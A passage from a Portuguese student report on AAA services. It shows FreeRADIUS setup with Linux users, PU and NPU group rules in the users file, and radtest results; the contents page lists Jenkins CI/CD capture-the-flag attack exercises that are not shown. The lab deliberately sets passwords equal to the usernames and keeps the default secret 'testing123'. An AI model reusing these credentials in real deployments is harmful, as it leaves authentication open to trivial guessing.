



Instituto Superior de
Engenharia do Porto

Authentication, Authorization and Accounting

SEGURANÇA DE SISTEMAS E DE INFORMAÇÃO
(SEGSÍ)



TRABALHO DESENVOLVIDO POR:
PEDRO COELHO – 1240485
PEDRO FERREIRA – 1201172
PEDRO MOREIRA – 1211138

Conteúdo

Introdução.....	8
FreeRadius	9
Configuração da PL02	9
Adicionar os utilizadores Isaac, Moses, Sara e Abraham.	14
Adicionar os grupos PU (Privileged Users) e NPU (Non-Privileged Users).	15
Associar dois dos novos utilizadores ao grupo PU e os restantes dois ao NPU.	16
Para além das partes principais da configuração, o relatório deve mostrar evidências dos papéis (roles) atribuídos a todos os utilizadores.	16
Análise de Segurança e Considerações (Opção 1).....	18
Vulnerabilidades Identificadas.....	18
Mitigações Propostas.....	19
Considerações Finais.....	20
Federated Radius	21
Preparar o Active Directory (PL3).....	21
Configuração do Active Directory segsi.local (proveniente da PL3).....	21
2. Configurar o FreeRADIUS (PL2).....	25
2.2 Configurar o cliente (Linux) no FreeRADIUS.....	25
2.3 Configurar ligação ao AD via LDAP (módulo ldap)	26
2.4 Adicionar utilizadores locais (Sara e Abraham)	28
2.5 Testar configuração FreeRADIUS	29
3. Configuração do cliente Linux para autenticação via RADIUS (PAM)	30
3.1 Instalação do módulo PAM RADIUS	30
3.2 Configuração do ficheiro /etc/pam_radius_auth.conf.....	30
3.3 Integração com o sistema PAM.....	31
3.4 Configuração do SSH para utilizar PAM.....	31
3.5 Criação de utilizadores locais.....	32
4. Demonstração e validação de resultados	33
4.1 Testes de autenticação com radtest	33
4.2 Observação e validação no modo debug do FreeRADIUS.....	35

4.3 Teste real de login no Linux (SSH)	37
4.4 Verificação de Acesso de Utilizadores no Windows	40
4.5 Verificação de Acesso de Utilizadores no Linux	43
Considerações Adicionais (Segurança e Boas Práticas)	44
5.1 Protocolo RADIUS e segurança do secret partilhado	44
5.2 Autenticação PAP e dependência do canal seguro	45
5.3 Prioridade entre fontes de autenticação	45
5.4 Segurança na comunicação SSH e integração PAM	45
5.5 Disponibilidade e redundância do serviço	46
5.6 Registo e auditoria	46
LDAP	47
1 Introdução	47
2 Instalação e configuração inicial do OpenLDAP	47
2.1 Instalação	47
2.2 Configuração do Base DN	48
2.3 Verificação do serviço	49
Criação de utilizadores e grupos	50
3.1 Senhas e hashes	50
3.2 Ficheiro LDIF (ldap_g02.ldif)	51
3.3 Importação do LDIF	54
Verificação da estrutura do LDAP	54
4.1 Consultar todos os DN	54
4.2 Consultar grupos e membros	55
4.3 Consultar informação dos utilizadores	56
Teste de autenticação AAA	57
Conclusão Exercício 3 LDAP	58
Conclusão	59
Referências	59
Análise Exercícios PLs	61

PL5 – Exercício 1	61
1. Run the lynis [7] tool on a standard Ubuntu machine and analyze it's results; .	61
2. Perform the necessary refinements to comply with all requirements reported by the tool.	68
3. Open the corresponding CIS Benchmark for Ubuntu Servers [8] and perform a gap analysis (what lynis does and what is written in that benchmark)	76
4. How would you apply the Hardening at Scale?.....	80
5. What is Scap benchmark?	80
6. What is AIDE and what purpose does it fulfil?	81
7. What are AppArmour [6]/SELinux [7] how can you deploy it and what does it affect users?	81
PL8 – Exercício 2.....	82
1. Follow the White Rabbit investigate the credential store of the Jenkins installation and retrieve the flag.	83
2. Mad Hater. Investigate what commands are being executed and how can you leverage them to gain access to the flag	87
3. Caterpillar with ReadOnly access we have access to sensitive information. Investigate what information you have access to and can leverage to compromise the pipeline.....	91
4. What are your considerations in trying to bring security to these types of accesses? What would you do to prevent such mistakes?	97

Figura 1 - Instalação dos pacotes necessários	9
Figura 2 - Exemplo da criação de um utilizador	10
Figura 3 - Criação dos grupos e associação dos utilizadores aos mesmos.....	10
Figura 4 - Ficheiros alterados para configurar a autenticação.....	11
Figura 5 - Configuração unix.....	11
Figura 6 - Configuração do localhost no Clients.conf	12
Figura 7 - Configurações das permissões dos grupos	12
Figura 8 - Configuração Default.....	12
Figura 9 - Verificação da configuração.....	13
Figura 10 - Teste com user sem grupo.....	14
Figura 11 - Criação dos Utilizadores	14
Figura 12 - Criação dos grupos.....	15
Figura 13 - Regras dos grupos criados	15
Figura 14 - Associação dos Utilizadores aos grupos.....	16
Figura 15 - Testes aos users Abraham e Moses	16
Figura 16 - Testes aos Users Isaac e Sara	17
Figura 17 - Exercício da PL02 funcional	17
Figura 18 - Resultado de tentativa de autenticação com password errada	17
Figura 19 Instalação de serviços do AD.....	21
Figura 20 Promoção do servidor a controlador de domínio	22
Figura 21 Configuração da configuração da floresta do AD	23
Figura 22 Validação da criação do domínio segsi.local.....	24
Figura 23 Adição de utilizadores de teste no AD via Powershell	24
Figura 24 Validação dos utilizadores criados no AD via Powershell	25
Figura 25 Instalação do pacote Free RADIUS no ambiente Linux	25
Figura 26 Configuração do ambiente Linux como cliente no FreeRadius.....	26
Figura 27 Configuração dos dados do Active Directory no ambiente Linux	26
Figura 28 Definição do filtro de procura do LDAP como account name.....	27
Figura 29 Configuração do método de autenticação LDAP para ligação ao repositório AD	27
Figura 30 Ativação do modo de autenticação PAP para registos locais	28
Figura 31 Ativação do modo de autenticação LDAP no free RADIUS	28
Figura 32 Definição de utilizadores locais no ambiente linux pelo free RADIUS	29
Figura 33 Reinício dos serviços do free RADIUS para aplicação de configurações	29
Figura 34 Registos de logs de evidência do free RADIUS ativo em modo de debug ..	29
Figura 35 Instalação do libpam-radius-auth para configuração do PAM.....	30
Figura 36 Configurações de autenticação associadas ao free RADIUS via PAM	30

Figura 37 Indicação da suficiência de sucesso na autenticação do free RADIUS	31
Figura 38 Direcionamento da autenticação SSH para o RADIUS	31
Figura 39 Ativação da utilização de PAM e password na autenticação SSH	31
Figura 40 Ativação do KbdInteractiveAuthentication para evitar rejeições automáticas do login	32
Figura 41 Reinício do serviço ssh para aplicação das alterações	32
Figura 42 Adição aos registos locais dos utilizadores de teste	32
Figura 43 Instalação do pactoe freeradius-utils-y	33
Figura 44 Test RADIUS para o utilizador Isaac	33
Figura 45 Teste RADIUS para o utilizador Moses	34
Figura 46 Teste RADIUS para o utilizador Sara	34
Figura 47 Teste RADIUS para o utilizador Abraham.....	34
Figura 48 Execução do RADIUS em modo debug	35
Figura 49 Logs de procura do utilizador Isaac no AD	35
Figura 50 Logs do processo de binding e procura do LDAP	35
Figura 51 Logs de procura do utilizador Moses no AD	36
Figura 52 Logs de tentativa de autenticação com utilizador local.....	36
Figura 53 Teste RADIUS para utilizador não conhecido.....	36
Figura 54 Logs de rejeição de autenticação por utilizador não conhecido.....	37
Figura 55 Teste de conexão SSH para utilizador Isaac	38
Figura 56 Teste de conexão SSH para utilizador Moses	38
Figura 57 Teste de conexão SSH para utilizador Sara	39
Figura 58 Teste de conexão SSH para utilizador Abraham	39
Figura 59 Teste de conexão SSH para utilizador não registado	40
Figura 60 Logs de rejeição do SSH de utilizador desconhecido.....	40
Figura 61 Dados de autenticação no ambiente Windows para o utilizador Isaac	41
Figura 62 Mensagem de tentativa de método de autenticação não permitido no Windows	41
Figura 63 Dados de autenticação no ambiente Windows com o utilizador Sara.....	42
Figura 64 Rejeição de autenticação de utilizador não conhecido no AD	43
Figura 65 Listagem de utilizadores com acesso memorizado no ambiente Linux	44
Figura 66: Representação visual da estrutura do LDAP	49
Figura 67: Verificação do estado do serviço slapd	49
Figura 68: Base DN do LDAP	50
Figura 69: Hashes das passwords com slapasswd	51
Figura 70: Ficheiro LDIF	53
Figura 71: Importação LDIF	54

Figura 72: Lista dos DN	55
Figura 73: Grupos e membros PU e NPU	56
Figura 74: Utilizadores Individuais – Isaac	56
Figura 75: Testes de autenticação AAA.....	57
Figura 76 - Análise Lynis pré mitigações.....	61
Figura 77 - Hardening Index pré mitigações	62
Figura 78 Dados sintetizados das sugestões LYNIS	68
Figura 79 - Atualizações de pacotes e dependências	69
Figura 80 - Configuração de Password no arranque e análise dos serviços	69
Figura 81 - Desativação de core dumps e ajuste de parâmetros	70
Figura 82 – Políticas obrigatórias das passwords	71
Figura 83 - Configuração do Sistema de Registo de Auditoria	72
Figura 84 - Sistema de Registo Funcional	72
Figura 85 - Instalação do AIDE	72
Figura 86 - Sistema de aviso legal.....	73
Figura 87 - Desativação da utilização de USB	73
Figura 88 - Acesso Restringido ao Compilador	73
Figura 89 - Instalação do rkhunter no servidor	74
Figura 90 - Resultado do rkhunter.....	75
Figura 91 - Utilização da ferramenta Ansible.....	75
Figura 92 - Prova de melhoria da segurança do Sistema.....	76
Figura 93 Tabela de sínteses de lacunas comparativas entre Benchmark e Lynis	79
Figura 94 - Clone do repositório.....	82
Figura 95 - Containers a correr	82
Figura 96 - Acesso ao Jenkins	83
Figura 97 - Pipeline do job White Rabbit	83
Figura 98 - Repositório do White Rabbit	84
Figura 99 - Pipeline do White-Rabbit	84
Figura 100 - Stage inserida para o ataque	85
Figura 101 - Logs da Consola após atualização da pipeline	85
Figura 102 - Decodificação do formato Base64	86
Figura 103 - Submissão da Flag	87
Figura 104 - Repositórios Mad Hatter	87
Figura 105 - Pipeline Mad Hatter	88
Figura 106 - Makefile antigo.....	89
Figura 107 - Makefile atualizado para realizar o ataque.....	89
Figura 108 - Pipeline a ser funcionar	90

Figura 109 - Resultado do ataque.....	90
Figura 110 - Decodificação do formato Base64.....	91
Figura 111 - Submissão da flag.....	91
Figura 112 - Alteração no commit.....	92
Figura 113 - Fork do Repositório.....	92
Figura 114 - Alterar a pipeline e Pull Request	93
Figura 115 – Resultado do ataque	94
Figura 116 - GITEA_TOKEN	94
Figura 117 - Ataque 2 após o clone local	94
Figura 118 – Commit.....	95
Figura 119 - Verificar que o commit passou para o repositório.....	95
Figura 120 - Resultado do Ataque.....	96
Figura 121 - Decodificação do formato Base64	96
Figura 122 - Submissão Flag	97

Introdução

A gestão de identidade e o controlo de acesso são pilares centrais da segurança de sistemas de informação. A arquitetura de **Authentication, Authorization, and Accounting (AAA)** [1] fornece uma metodologia estruturada para gerir o acesso de utilizadores, garantindo que as infraestruturas e os sistemas cumprem os requisitos legais e as políticas internas. O presente relatório é desenvolvido no âmbito da unidade curricular de Segurança de Sistemas e de Informação (SEGSI) e foca-se no objetivo de desenvolver a capacidade de implementar e testar um sistema desta natureza.

O trabalho prático consiste na implementação de uma de três tarefas de configuração de serviços AAA: a configuração de utilizadores e grupos num servidor FreeRadius, a implementação de um serviço de Radius Federado com Active Directory, ou a instalação e configuração de grupos e utilizadores em OpenLDAP. O foco principal é a vertente de segurança, demonstrando a correta segregação de privilégios e a validação dos acessos.

Conforme solicitado, as tarefas foram distribuídas pelos membros do grupo, tendo cada elemento ficado responsável pela execução de uma única tarefa.

A estrutura deste relatório irá focar-se em apresentar, de forma objetiva e organizada, as principais etapas de configuração de cada opção implementada. Serão também apresentadas as evidências que demonstram o cumprimento dos requisitos, nomeadamente as provas de sucesso no acesso dos utilizadores e a correta atribuição de privilégios. No final, serão também anexados os exercícios das aulas práticas (PL) atribuídos ao grupo.

FreeRadius

Esta secção do relatório detalha a implementação da "Opção 1", que se foca na alteração da configuração existente do **FreeRadius** (previamente estabelecida na PL2). O **FreeRadius** [2] é uma implementação *open-source*, a mais popular do protocolo **RADIUS (Remote Authentication Dial-In User Service)** [6] e serve como um servidor central para serviços de **Autenticação, Autorização e Contabilidade (AAA)**.

Para a implementação da Opção 1, foi então pedido que alterássemos a configuração do **FreeRadius**, executando as seguintes tarefas:


1. Adicionar os utilizadores *Isaac*, *Moses*, *Sara* e *Abraham*.
2. Adicionar os grupos *PU* (Privileged Users) e *NPU* (Non-Privileged Users). O grupo *PU* tem todos os privilégios, enquanto o *NPU* pode apenas realizar tarefas não-administrativas.
3. Associar dois dos novos utilizadores ao grupo *PU* e os restantes dois ao *NPU*. Os utilizadores criados na PL2 devem ser mantidos sem qualquer alteração.
4. Para além das partes principais da configuração, o relatório deve mostrar evidências dos **papéis (roles)** atribuídos a todos os utilizadores.

Configuração da PL02

Para a realização deste exercício, como indicado no enunciado, era necessário realizar a configuração do FreeRadius como indicado na aula 02. Para tal, segui os passos indicados:

1. Install FreeRadius on your virtual machine;

Seguindo a ordem do enunciado, a implementação começou com a instalação dos pacotes freeradius e freeradius-utils (passo 1) dentro da VM Linux criada.



```
vboxuser@PL02-TP2: ~/Desktop
vboxuser@PL02-TP2:~/Desktop$ sudo apt install freeradius freeradius-utils -y
[sudo] password for vboxuser:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  freeradius-common freeradius-config freetds-common libct4 libdbi-perl
  libfreeradius3
Suggested packages:
  freeradius-krb5 freeradius-ldap freeradius-mysql freeradius-postgresql
  freeradius-python3 snmp libmldbm-perl libnet-daemon-perl
  libsql-statement-perl
The following NEW packages will be installed:
```

Figura 1 - Instalação dos pacotes necessários

2. Create users on your machine: Bob, Alice, John, Madeleine, and Jake;

Para cumprir os requisitos de utilizadores e grupos (passos 2), a abordagem utilizada consistiu em criar os utilizadores (bob, alice, john, madeleine, jake) diretamente no sistema operativo Linux. O mesmo comando foi repetido para todos os utilizadores. É indicado que a password é curta, visto que a mesma foi definida repetindo o nome do utilizador, tendo em conta que se tratava de um ambiente controlado

```
vboxuser@PL02-TP2:~$ sudo adduser jake
info: Adding user `jake' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `jake' (1008) ...
info: Adding new user `jake' (1008) with group `jake (1008)' ...
info: Creating home directory `/home/jake' ...
info: Copying files from `/etc/skel' ...
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: password updated successfully
Changing the user information for jake
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]
info: Adding new user `jake' to supplemental / extra groups `users' ...
info: Adding user `jake' to group `users' ...
```

Figura 2 - Exemplo da criação de um utilizador

3. Bob and Alice are standard users, Madeleine is an accountant, and Jake is the the "IT Guy" (Administrator). Create the necessary groups;

Para cumprir os requisitos de grupos (passos 3) a abordagem consistiu em criar os seguintes grupos (standard_users, accountants, admins) no sistema operativo Linux e liguei cada utilizador ao seu respetivo grupo.

```
vboxuser@PL02-TP2:~$ sudo usermod -aG standard_users bob
vboxuser@PL02-TP2:~$ sudo usermod -aG standard_users alice
vboxuser@PL02-TP2:~$ sudo usermod -aG standard_users john
vboxuser@PL02-TP2:~$ sudo usermod -aG accountants madeleine
vboxuser@PL02-TP2:~$ sudo usermod -aG admins jake
```

Figura 3 - Criação dos grupos e associação dos utilizadores aos mesmos

4. Configure FreeRadius such that it accepts authentications from Users and the Administrator only;

Este é o técnico crucial (passo 4) foi ligar o FreeRadius a estes utilizadores do sistema. Para tal, foi necessário ativar o módulo **unix** no ficheiro de configuração sites-available/default. Este módulo é essencial, pois permite ao FreeRadius autenticar os utilizadores usando as suas palavras-passe de sistema (armazenadas em /etc/shadow) e, mais importante, ler a que grupos do Linux eles pertencem (de /etc/group).

Com o módulo unix ativo, a lógica de autorização foi implementada no ficheiro /etc/freeradius/3.0/users. Foram criadas regras necessárias para aceitar os grupos standard_users e admins, e uma regra de rejeição explícita para o grupo accountants usando o atributo Auth-Type := Reject

```
vboxuser@PL02-TP2:~$ sudo nano /etc/freeradius/3.0/clients.conf
vboxuser@PL02-TP2:~$ sudo nano /etc/freeradius/3.0/users
vboxuser@PL02-TP2:~$ sudo nano /etc/freeradius/3.0/users
vboxuser@PL02-TP2:~$ sudo nano /etc/freeradius/3.0/sites-available/default
vboxuser@PL02-TP2:~$ sudo systemctl restart freeradius
Warning: The unit file, source configuration file or drop-ins of freeradius.service changed on disk. Run 'systemctl daemon-reload' to reload units.
```

Figura 4 - Ficheiros alterados para configurar a autenticação

No ficheiro sites-available/default descomentei a linha “unix”

```
# TLS or PEAP.
#
# The "updated" check is commented out for compatibility with
# previous versions of this configuration, but you may wish to
# uncomment it as well; this will further reduce the number of
# LDAP and/or SQL queries for TLS or PEAP.
#
eap {
    ok = return
    updated = return
}

# Pull crypt'd passwords from /etc/passwd or /etc/shadow,
# using the system API's to get the password. If you want
# to read /etc/passwd or /etc/shadow directly, see the
# mods-available/passwd module.
#
unix

# Read the 'users' file. In v3, this is located in
# raddb/mods-config/files/authorize
files

#
# Look in an SQL database. The schema of the database
# is meant to mirror the 'users' file.
#
# See "Authorization Queries" in mods-available/sql
-sql

#
# If you are using /etc/smbpasswd, and are also doing
# nschap authentication, the un-comment this line, and
# configure the 'smbpasswd' module.
```

Figura 5 - Configuração unix

No ficheiro clients.conf garanti que o seguinte código estava presente:

```
client localhost {
    ipaddr = 127.0.0.1
    proto = *
    secret = testing123
}
```

Figura 6 - Configuração do localhost no Clients.conf

No ficheiro users:

```
# --- Regras de Grupo da PL02 (Requisito 4) ---
DEFAULT Group == "accountants", Auth-Type := Reject
    Reply-Message = "Your account has been disabled"

# 2. Aceitar "Users" (Standard Users)
DEFAULT Group == "standard_users"
    Reply-Message := "Acesso permitido: Standard User"

# 3. Aceitar "Administrator"
DEFAULT Group == "admins"
    Service-Type := Administrative-User,
    Reply-Message := "Acesso permitido: Admin"
```

Figura 7 - Configurações das permissões dos grupos

Configurei os acessos dos utilizadores, tendo em conta o pedido no enunciado.

Como extra adicionei esta configuração para que por default os utilizadores que não pertençam aos grupos com permissões tenham o acesso negado.

```
# --- Regras Gerais
DEFAULT Auth-Type := Reject
    Reply-Message := "Acesso Negado por Default"
```

Figura 8 - Configuração Default

5. Test the connection with radtest (don't forget to set a secret for the connection)

Para testar a configuração realizada executei o comando abaixo para cada um dos utilizadores.

```
radtest user password localhost 0 testing123
```

Abaixo podemos ver os resultados do teste

```

vboxuser@PL02-TP2:~$ radtest bob bob localhost 0 testing123
Sent Access-Request Id 227 from 0.0.0.0:34942 to 127.0.0.1:1812 length 73
  User-Name = "bob"
  User-Password = "bob"
  NAS-IP-Address = 10.0.2.15
  NAS-Port = 0
  Message-Authenticator = 0x00
  Cleartext-Password = "bob"
Received Access-Accept Id 227 from 127.0.0.1:1812 to 127.0.0.1:34942 length 71
  Message-Authenticator = 0x4c90988915dbdeaff8f7eaa19b1bea4c
  Reply-Message = "Acesso permitido: Standard User"
vboxuser@PL02-TP2:~$ radtest alice alice localhost 0 testing123
Sent Access-Request Id 10 from 0.0.0.0:55895 to 127.0.0.1:1812 length 75
  User-Name = "alice"
  User-Password = "alice"
  NAS-IP-Address = 10.0.2.15
  NAS-Port = 0
  Message-Authenticator = 0x00
  Cleartext-Password = "alice"
Received Access-Accept Id 10 from 127.0.0.1:1812 to 127.0.0.1:55895 length 71
  Message-Authenticator = 0x52f652a5e9d867e636f089c91db35660
  Reply-Message = "Acesso permitido: Standard User"
vboxuser@PL02-TP2:~$ radtest john john localhost 0 testing123
Sent Access-Request Id 236 from 0.0.0.0:36051 to 127.0.0.1:1812 length 74
  User-Name = "john"
  User-Password = "john"
  NAS-IP-Address = 10.0.2.15
  NAS-Port = 0
  Message-Authenticator = 0x00
  Cleartext-Password = "john"
Received Access-Accept Id 236 from 127.0.0.1:1812 to 127.0.0.1:36051 length 71
  Message-Authenticator = 0xec87f5966807548aa44d7dacb2dcd647
  Reply-Message = "Acesso permitido: Standard User"
vboxuser@PL02-TP2:~$ radtest madeleine madeleine localhost 0 testing123
Sent Access-Request Id 15 from 0.0.0.0:47866 to 127.0.0.1:1812 length 79
  User-Name = "madeleine"
  User-Password = "madeleine"
  NAS-IP-Address = 10.0.2.15
  NAS-Port = 0
  Message-Authenticator = 0x00
  Cleartext-Password = "madeleine"
Received Access-Reject Id 15 from 127.0.0.1:1812 to 127.0.0.1:47866 length 70
  Message-Authenticator = 0xad4fc875e1c51b64f667c3a53dda9c82
  Reply-Message = "Your account has been disabled"
(0) -: Expected Access-Accept got Access-Reject
vboxuser@PL02-TP2:~$ radtest jake jake localhost 0 testing123
Sent Access-Request Id 120 from 0.0.0.0:34102 to 127.0.0.1:1812 length 74
  User-Name = "jake"
  User-Password = "jake"
  NAS-IP-Address = 10.0.2.15
  NAS-Port = 0
  Message-Authenticator = 0x00
  Cleartext-Password = "jake"
Received Access-Accept Id 120 from 127.0.0.1:1812 to 127.0.0.1:34102 length 69
  Message-Authenticator = 0x43910b235184faea6cc55e454ef926d6
  Service-Type = Administrative-User
  Reply-Message = "Acesso permitido: Admin"

```

Figura 9 - Verificação da configuração

Como esperado:

- **Prova 1 (Users):** Mostra que os *standard users* (Bob, Alice, John) recebem Access-Accept com a mensagem correta.
- **Prova 2 (Administrator):** Mostra que o *admin* (Jake) recebe Access-Accept com os atributos de administrador.
- **Prova 3 (Only):** Mostra que a *accountant* (Madeleine) é corretamente Access-Reject (rejeitada).

Para verificar se a regra default estava funcional testei com o user que criei quando instalei a VM o resultado do comando radtest e o resultado foi, como esperado, acesso negado.

```
vboxuser@PL02-TP2:~$ radtest vboxuser 123 localhost 0 testing123
Sent Access-Request Id 255 from 0.0.0.0:36101 to 127.0.0.1:1812 length 78
  User-Name = "vboxuser"
  User-Password = "123"
  NAS-IP-Address = 10.0.2.15
  NAS-Port = 0
  Message-Authenticator = 0x00
  Cleartext-Password = "123"
Received Access-Reject Id 255 from 127.0.0.1:1812 to 127.0.0.1:36101 length 65
  Message-Authenticator = 0x6a5c01f578b6934d1b7541f03b0dc44c
  Reply-Message = "Acesso Negado por Default"
(0) -: Expected Access-Accept got Access-Reject
```

Figura 10 - Teste com user sem grupo

Adicionar os utilizadores Isaac, Moses, Sara e Abraham.

Tendo então a configuração da PL02 terminada, para adicionar cada um dos utilizadores desejados para este trabalho realizei os seguintes comandos:

```
vboxuser@PL02-TP2:~$ sudo adduser isaac
info: Adding user 'isaac' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group 'isaac' (1009) ...
info: Adding new user 'isaac' (1009) with group 'isaac' (1009) ...
info: Creating home directory '/home/isaac' ...
info: Copying files from '/etc/skel' ...
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: password updated successfully
Changing the user information for isaac
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n]
info: Adding new user 'isaac' to supplemental / extra groups 'users' ...
info: Adding user 'isaac' to group 'users' ...
vboxuser@PL02-TP2:~$ sudo adduser moses
info: Adding user 'moses' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group 'moses' (1010) ...
info: Adding new user 'moses' (1010) with group 'moses' (1010) ...
info: Creating home directory '/home/moses' ...
info: Copying files from '/etc/skel' ...
New password:
BAD PASSWORD: No password supplied
Retype new password:
Sorry, passwords do not match.
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: password updated successfully
Changing the user information for moses
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n]
info: Adding new user 'moses' to supplemental / extra groups 'users' ...
info: Adding user 'moses' to group 'users' ...
vboxuser@PL02-TP2:~$ sudo adduser sara
info: Adding user 'sara' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group 'sara' (1011) ...
info: Adding new user 'sara' (1011) with group 'sara' (1011) ...
info: Creating home directory '/home/sara' ...
info: Copying files from '/etc/skel' ...
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: password updated successfully
Changing the user information for sara
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n]
info: Adding new user 'sara' to supplemental / extra groups 'users' ...
info: Adding user 'sara' to group 'users' ...
vboxuser@PL02-TP2:~$ sudo adduser abraham
info: Adding user 'abraham' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group 'abraham' (1012) ...
info: Adding new user 'abraham' (1012) with group 'abraham' (1012) ...
info: Creating home directory '/home/abraham' ...
info: Copying files from '/etc/skel' ...
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: password updated successfully
Changing the user information for abraham
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n]
info: Adding new user 'abraham' to supplemental / extra groups 'users' ...
info: Adding user 'abraham' to group 'users' ...
```

Figura 11 - Criação dos Utilizadores

As passwords pelo facto de se tratar de um trabalho académico num ambiente controlado, são iguais ao nome dos utilizadores, pelo que o aviso “BAD PASSWORD” é comum e esperado nos 4 utilizadores.

Adicionar os grupos PU (Privileged Users) e NPU (Non-Privileged Users).

Para adicionar os dois grupos, PU e NPU, realizei os seguintes comandos

```
vboxuser@PL02-TP2:~$ sudo groupadd PU
vboxuser@PL02-TP2:~$ sudo groupadd NPU
```

Figura 12 - Criação dos grupos

Após a criação dos dois grupos, editei então os privilégios para cada um dos dois, de forma a irem de encontra o enunciado. De ressaltar que como pedido, o sistema não foi criado do zero, mas sim uma continuação do que foi realizado no exercício 1 da PL02.

```
# --- Utilizadores da PL02 ---

# --- Regras de Grupo da PL02 (Requisito 4) ---
DEFAULT Group == "accountants", Auth-Type := Reject
    Reply-Message = "Your account has been disabled"

# 2. Aceitar "Users" (Standard Users)
DEFAULT Group == "standard_users"
    Reply-Message := "Acesso permitido: Standard User"

# 3. Aceitar "Administrator"
DEFAULT Group == "admins"
    Service-Type := Administrative-User,
    Reply-Message := "Acesso permitido: Admin"

# --- Regras de Grupo do TP02 - Opção 1 ---

# 1. Aceitar "Privileged Users" (PU)
DEFAULT Group == "PU"
    Service-Type := Administrative-User,
    Reply-Message := "Acesso privilegiado."

# 2. Aceitar "Non-Privileged Users" (NPU)
DEFAULT Group == "NPU"
    Service-Type := Framed-User,
    Reply-Message := "Acesso restrito. Apenas pode realizar operações não administrativas."
```

Figura 13 - Regras dos grupos criados

Associar dois dos novos utilizadores ao grupo PU e os restantes dois ao NPU.

Para adicionar cada utilizador em cada um dos grupos realizei estes comandos.

```
vboxuser@PL02-TP2:~$ sudo usermod -aG PU isaac
vboxuser@PL02-TP2:~$ sudo usermod -aG PU moses
vboxuser@PL02-TP2:~$ sudo usermod -aG NPU sara
vboxuser@PL02-TP2:~$ sudo usermod -aG NPU abraham
```

Figura 14 - Associação dos Utilizadores aos grupos

Desta forma, tínhamos o seguinte:

- Users com Privilégios: Issac e Moses
- Users sem Privilégios: Sara e Abraham

Para além das partes principais da configuração, o relatório deve mostrar evidências dos papéis (roles) atribuídos a todos os utilizadores.

Para testar a configuração que realizei, utilizei o radtest para provar que os diferentes utilizadores têm os papéis corretos.

```
vboxuser@PL02-TP2:~$ radtest abraham abraham localhost 0 testing123
Sent Access-Request Id 118 from 0.0.0.0:49840 to 127.0.0.1:1812 length 77
  User-Name = "abraham"
  User-Password = "abraham"
  NAS-IP-Address = 10.0.2.15
  NAS-Port = 0
  Message-Authenticator = 0x00
  Cleartext-Password = "abraham"
Received Access-Accept Id 118 from 127.0.0.1:1812 to 127.0.0.1:49840 length 117
  Message-Authenticator = 0x618d0bae39c1224be0f499af10910387
  Service-Type = Framed-User
  Reply-Message = "Acesso restrito. Apenas pode realizar operações não administrativas."
vboxuser@PL02-TP2:~$ radtest moses moses localhost 0 testing123
Sent Access-Request Id 235 from 0.0.0.0:34170 to 127.0.0.1:1812 length 75
  User-Name = "moses"
  User-Password = "moses"
  NAS-IP-Address = 10.0.2.15
  NAS-Port = 0
  Message-Authenticator = 0x00
  Cleartext-Password = "moses"
Received Access-Accept Id 235 from 127.0.0.1:1812 to 127.0.0.1:34170 length 66
  Message-Authenticator = 0xcb99855032df472039461cb7724a259c
  Service-Type = Administrative-User
  Reply-Message = "Acesso privilegiado."
```

Figura 15 - Testes aos users Abraham e Moses

```

vboxuser@PL02-TP2:~$ radtest isaac isaac localhost 0 testing123
Sent Access-Request Id 1 from 0.0.0.0:48130 to 127.0.0.1:1812 length 75
  User-Name = "isaac"
  User-Password = "isaac"
  NAS-IP-Address = 10.0.2.15
  NAS-Port = 0
  Message-Authenticator = 0x00
  Cleartext-Password = "isaac"
Received Access-Accept Id 1 from 127.0.0.1:1812 to 127.0.0.1:48130 length 66
  Message-Authenticator = 0xc2b7c168dd43736a9f0352eb235fbaaa
  Service-Type = Administrative-User
  Reply-Message = "Acesso privilegiado."
vboxuser@PL02-TP2:~$ radtest sara sara localhost 0 testing123
Sent Access-Request Id 232 from 0.0.0.0:40025 to 127.0.0.1:1812 length 74
  User-Name = "sara"
  User-Password = "sara"
  NAS-IP-Address = 10.0.2.15
  NAS-Port = 0
  Message-Authenticator = 0x00
  Cleartext-Password = "sara"
Received Access-Accept Id 232 from 127.0.0.1:1812 to 127.0.0.1:40025 length 117
  Message-Authenticator = 0xca2ffffa056a16ebb567d35194c737de
  Service-Type = Framed-User
  Reply-Message = "Acesso restrito. Apenas pode realizar operações não administrativas."

```

Figura 16 - Testes aos Users Isaac e Sara

Além disso podemos também verificar que esta configuração não desconfigurou/teve efeitos negativos no funcionamento do realizado na aula PL02

```

vboxuser@PL02-TP2:~$ radtest madeleine madeleine localhost 0 testing123
